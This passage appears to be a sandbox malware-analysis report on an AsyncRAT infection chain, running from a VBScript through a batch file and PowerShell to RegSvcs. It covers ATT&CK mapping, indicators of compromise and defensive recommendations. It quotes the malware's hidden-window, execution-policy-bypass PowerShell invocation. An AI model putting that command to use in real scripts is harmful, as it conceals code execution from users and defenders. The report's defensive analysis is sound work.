PSLORAMYRA has been detected • wscript.exe (PID: 7316) Changes powershell execution policy (Bypass) • cmd.exe (PID: 5892) Run PowerShell with an invisible window • powershell.exe (PID: 1284) ASYNCRAT has been detected (MUTEX) • RegSvcs.exe (PID: 7780)	Creates file in the systems drive root • WinRAR.exe (PID: 5196) Runs shell command (SCRIPT) • wscript.exe (PID: 7316) Likely accesses (executes) a file from the Public directory • wscript.exe (PID: 7316) • cmd.exe (PID: 5892) • powershell.exe (PID: 1284) Starts CMD.EXE for commands execution • cmd.exe (PID: 5892) Executing commands from a ".bat" file • wscript.exe (PID: 7316) Bypass execution policy to execute commands • powershell.exe (PID: 1284) The process bypasses the loading of PowerShell profile settings • cmd.exe (PID: 5892) Starts POWERSHELL.EXE for commands execution • cmd.exe (PID: 5892) Converts a specified value to an integer (POWERSHELL) • powershell.exe (PID: 1284)	Reads security settings of Internet Explorer • WinRAR.exe (PID: 5196) Manual execution by a user • wscript.exe (PID: 7316) Reads the computer name • RegSvcs.exe (PID: 7780) Checks supported languages • RegSvcs.exe (PID: 7780) Reads the machine GUID from the registry • RegSvcs.exe (PID: 7780)

Figure 20 –Process list–

Process Tree: The ANY.RUN dynamic analysis reveals that the ASYNCrat sample executes through a multi stage process chain that can be seen below in the two views of the tree –figure 21 and 22–. The infection begins when the zip file is downloaded, extracted and the VBScript file or Invoices Iso is opened. The VBS is used to invoke wscript.exe. This script then launches cmd.exe to execute the batch file Conted.bat which then continues the attack. Powershell.exe is then invoked using flags including -NoProfile, -WindowStyle Hidden, and -ExecutionPolicy Bypass which lets the malware run without user visibility since they are designed for stealth. The malware is able to bypass all security restrictions for executables by using the command prompt.

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The execution chain also includes conhost.exe, which supports command-line operations and helps to make the activity look authentic and normal. Finally, the malware uses RegSvc.exe, a trusted .NET utility, to execute the ASYNCRat payload. In the images ANY.RUN tags where the malware signs are first detected and color codes processes to indicate severity.




Figure 21 Process tree




Figure 22 –alternate process tree view–

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
Registry Changes: Even though there was a large amount of registry activity after reading through all of the documented information Everything appeared to be normal system behavior rather than effects of the malware attempting persistence or making modifications figure 23

Registry activity			
Total events	Read events	Write events	Delete events
10 315	10 277	25	13

Figure 23 registry activity

Network Graphs: Show the network graphs that visualize connections between the malware and external servers or IP addresses.

We created two network graphs to visualize the connections between the malware and the external servers or IP addresses, in the 1st 1 it shows the host downloading the initial files from the remote server through HTTP that are used to execute the malware –figure 24–. In the second graph it shows the connection after the malware has been executed to start the command and control portion where is connects to a DNS resolver resolves the DNS and then finalizes the C2 connection.-- figure 25–



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Figure 24 – Download network graph





Figure 25 –DNS resolve network graph–

File Activity Graph:

There is no file activity graph but you can utilize activity analysis –figure 26– in ANY.RUN.RUN to provide a detailed view of how the sample staged its execution through a sequence of file operations. The infection begins with a malicious ISO file that acts as a delivery container. Once the file is accessed, it contains a wsf script that initiates the execution chain. From there the malware proceeds to the VBScript file which is executed and acts as the first stage of code execution. The script then launches a batch file which prepares the system environments for the malware. The batch file then invokes a powershell script which serves as the loader for the malware and during this powershell execution several temporary files are generated in the systems appdata directory that are most commonly associated with powershells execution policy checks. These temporary files also indicate that the malware is leveraging techniques in order to bypass security restrictions. The creation and presence of supporting text files and powershell artifacts also suggests the possibility that the malware may have been logging activity or preparing data for exfiltration.

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Files modification 12				Only important	Filter by filename
	Timeshift	PID	Process name	Filename	Content
NETWORK	30867 ms	5448	WinRAR.exe	C:\Users\Public\invoice#5487214847577.iso	126 Kb binary
	30867 ms	5448	WinRAR.exe	C:\Users\Public\invoice#5487214847577.wsf	64 Kb text
	30883 ms	5448	WinRAR.exe	C:\Users\Public\mdm.jpg	421 Kb text
FILES	30883 ms	5448	WinRAR.exe	C:\Users\Public\xlm.txt	2 Kb text
	30883 ms	5448	WinRAR.exe	C:\Users\Public\Conted.bat	205 b text
	30883 ms	5448	WinRAR.exe	C:\Users\Public\Conted.ps1	419 Kb text
DEBUG	30898 ms	5448	WinRAR.exe	C:\Users\Public\Conted.vbs	688 b text
	30898 ms	5448	WinRAR.exe	C:\Users\Public\2024-01-09-IICS-from-AsyncRAT-infection.txt	2 Kb text
	30898 ms	5448	WinRAR.exe	C:\Users\Public\2024-01-09-scheduled-taks-for-AsyncRAT.txt	3 Kb xml
	55419 ms	7856	powershell.exe	C:\Users\admin\AppData\Local\Temp_PSScriptPolicyTest_jhwn0c52.oct.ps1	60 b text
	55419 ms	7856	powershell.exe	C:\Users\admin\AppData\Local\Temp_PSScriptPolicyTest_1f254cce.4qw.psm1	60 b text
	68554 ms	7856	powershell.exe	C:\Users\admin\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	18 Kb binary

Figure 26 file activity

MITRE ATT&CK




Figure 27 mitre att&ck

The Mitre ATT&CK diagram shows that the ASYNCrat sample analyzed in ANY.RUN demonstrates a multi stage attack chain. Mapping this attack chain and observed behavior provides structured insight into how the malware executes and maintains persistence. As such we can see that the Mitre ATT&CK tool in ANY.RUN shows:

Execution

Technique: T1059.003 – Command and Scripting Interpreter: Windows Command Shell

Technique: T1059.001 – Command and Scripting Interpreter: PowerShell

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These execution techniques show up as soon as the user opens the file. The malware is executed through a batch script which then invokes powershell and uses the following commands:

```
powershell.exe -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass
```

This indicates deliberate attempts to execute the code without user visibility and bypass restrictions for code execution. It also shows how the malware execution avoids loading standard profiles that might trigger detection.

We can also see the defense evasion techniques using the diagram above. These techniques being:

Defense Evasion

Technique: T1027 – Obfuscated/Compressed Files and Information

Technique: T1140 – Deobfuscate/Decode Files or Information

Technique: T1564.003 – Hide Artifacts: Hidden Window

Since the malware was delivered in a zip file it can evade detection by email filters and endpoint tools. Additionally, the use of scripts and staged execution suggests that payload components may be unpacked or decoded at runtime, reducing static detection signatures. The use of the -WindowStyle Hidden flag in PowerShell indicates an effort to conceal execution from the user, reducing the likelihood of detection.

The MITRE ATT&CK diagram also shows Discovery activity, specifically System Information Discovery. This means the malware attempted to collect information about the infected computer after execution. This can be seen in the discovery section of the Mitre ATT&CK diagram:

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Discovery

Technique: T1082 – System Information Discovery

For this ASYNCrat sample, the discovery behavior supports the idea that the malware was not only trying to run, but also trying to learn about the environment it infected. This in turn helps explain how the attacker could prepare for later actions like maintaining access to the system or stealing data and moving further into the system.


Extracting Indicators of Compromise (IOCs):

Throughout the investigation there was a number of indicators of compromise that were identified by examining the network activity, the file artifacts and the behavior that was observed within ANY.RUN. Some of the main ones that we observed were –figure 28– the IP address utilized for payload delivery when downloading files and the domain name that was used to set up command and control communication. It was important to note that all of the ports utilized during the investigation were non-standard ports like 222, 6606, 7707 and 8808. Looking at dropped scripts also showed us what files had been executed in the process of the malware like the VBS, batch and PowerShell file. You can also view the process chain to watch where the compromise occurred and how it progressed. Security analysts can utilize this information to monitor suspicious network traffic and pick up on the usual script execution. In addition once these have been identified in other instances of malware they can further be recognized as a known malicious file path in other investigations saving large amounts of time and resources.

Exporting IOCs: ANY.RUN gives you the option to export the report of your investigation –figure 29– which includes all of your Ioc. It shows things like the network activity, The chain of events And the DNS requests. The major reason that this is important is because it lists


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everything that is contained within the malware system. Looking at the IOCS from our case when we opened the malware zip file allowed us to learn the process of this specific instance of malware and get a better understanding of how it would function before we proceeded in the investigation.



IOCs	
Summary of indicators of compromises 26	
	Copy selected
Main object – 2024-01-09-malware-and-artifacts-from-AsyncRAT-infection.zip	
? SHA256	2024-01-09-malware-and-artifacts-from-AsyncRAT-infection.zip c8421d6e97a86d2913a9360f02262ca426739aefbbd261bcfeff19171e4f816a
Dropped file (1)	
? SHA256	C:\Users\Public\invoice#5487214847577.iso be78b500f71db3b870a6ab00f26fd1dcb54bc19a218c93698d6146a87b488ed5
DNS requests (1)	
DOMAIN	madmrz.duckdns.org
Connections (1)	
IP	192.169.69.26
HTTP/HTTPS requests (22)	
? URL	https://login.live.com/RST2.srf
? URL	https://login.live.com/ppsecure/deviceaddcredential.srf


Figure 28 –IOCs summary–



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Figure 29 –Export option–

AI Enhancement & Analysis



The screenshot displays the 'Analytical classification' and 'Executive summary' sections of an AI-enhanced malware analysis report. The 'Analytical classification' section includes a bulleted list of findings: Threat level (Malicious activity), Main analyzed object (2024-01-09-malware-and-artifacts-from-AsyncRat-infection.zip), Description (Malware infection chain involving PSLORAMYRA and ASYNCRAT), and Tags & interpretation (psloramyra, loader, asynccrat, rat). The 'Executive summary' provides a concise overview of the infection chain.


Analytical classification

- **Threat level:** Malicious activity
- **Main analyzed object:** 2024-01-09-malware-and-artifacts-from-AsyncRat-infection.zip (archive opened by the user; contained content was launched manually; executed from user Temp directory)
- **Description:** Malware infection chain involving PSLORAMYRA and ASYNCRAT detected
- **Tags & interpretation:**
 - psloramyra
 - loader
 - asynccrat
 - rat

Executive summary

A malicious archive was opened by the user and executed from the Temp directory, triggering a chain of processes that included the execution of a VBScript and PowerShell script, leading to the detection of PSLORAMYRA and ASYNCRAT malware.

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Execution flow

1. [User-driven] The user opened the archive `2024-01-09-malware-and-artifacts-from-AsyncRat-infection.zip` using WinRAR and extracted its contents to the Temp directory.
2. [Preparatory] The user launched the extracted content manually, initiating a chain of execution.
3. [Autonomous] The execution chain involved the use of WScript to run a VBScript file, which then executed a batch file and PowerShell script, leading to the detection of PSLO Ramseyra and ASYNCRAT.

Behavioral analysis

- **Loader / Staging:** The malware was staged through a user-initiated extraction of an archive, followed by the execution of a VBScript file.
- **Execution & Pivots (LOLBins / interpreters):** The execution chain used WScript and PowerShell as pivots to run malicious scripts, including bypassing PowerShell execution policies and running scripts in hidden windows.
- **Persistence (if observed):** Not observed
- **Discovery / Collection (if observed):** Not observed
- **Network / C2 or Exfiltration (if observed):** Not observed
- **Errors / Crashes (if observed):** Not observed

Conclusion

The execution of the archive initiated a malware infection chain involving PSLO Ramseyra and ASYNCRAT, which used scripting interpreters to execute malicious payloads. The threat was detected through suspicious and malicious signatures associated with the execution of scripts and the use of PowerShell.

In the images above one can see the AI analysis that is done by ANY.RUN itself. This analysis serves as a concise, machine generated interpretation of the malware investigation. The system identifies the analyzed object, notes its origin and provides a high level description of the attack as a multi stage infection involving ASYNCRat. It also applies the relevant tags and names of the malware families. This in turn helps in its categorization and classification. In addition to classification the AI analysis also includes a mini summary which outlines how the infection begins with user interaction which then goes on to trigger the chain that ultimately leads to the deployment of PSLO Ramseyra and the execution of the ASYNCRat payload.

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The AI analysis section of ANY.RUN makes it much easier to understand the process behind the investigation as it compiles all of the information and steps you took to summarize the steps taken and their outcome. Software like this plays an important role by taking multi step investigations and the large amounts of data they produce and presenting the user with meaningful conclusions. Pattern recognition and analysis is one of the most important parts of this field and AI tools like ANY.RUN are able to replicate that process at a much faster rate than humans. These tools enhance the efficiency of an investigation by providing clarity and organizing complex behavior into clear and concise information for users both in the information security field and outside of it.

Conclusion/Discussion - Future work or Complementary research

The analysis of the ASYNCrat sample using the ANY.RUN sandbox demonstrates how modern malware can leverage a multi stage execution strategy and scripting engines to evade detection and establish control. It also shows how a seemingly harmless file rapidly evolves into a complex chain involving VBScript, batch execution and stealthy powershell commands. The most important takeaway from this investigation is how the malware uses trusted Windows utilities like wscript.exe,cmd.exe and regsvcs.exe to blend malicious operations with legitimate system activity and in doing so reduces the likelihood of getting detected by traditional defenses. The investigation also highlights the importance of behavioral analysis in systems. The MITRE ATT&CK mapping reinforces that the sample is not only focused on execution but also on evading detection and incorporates discovery techniques allowing the attackers to better understand the system. The use of hidden execution flags and encoded scripts reflect a broader trend in adaptable frameworks.

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This analysis ultimately highlights the importance of a layered security approach and the incorporation of preventative measures such as email filtering and user awareness training which should then be combined with advanced detection algorithms like powershell logging, endpoint monitoring and anomaly-based rulesets. User awareness training being key as the susceptibility to phishing remains one of the weakest links in the security chain and continues to be the focal point for attacks in present times.

Further research could expand on this analysis by performing memory forensics in order to identify memory payloads and injected code or conducting a static reverse engineering of the ASYNCrat binary for configuration data like C2 servers and encryption methods used.

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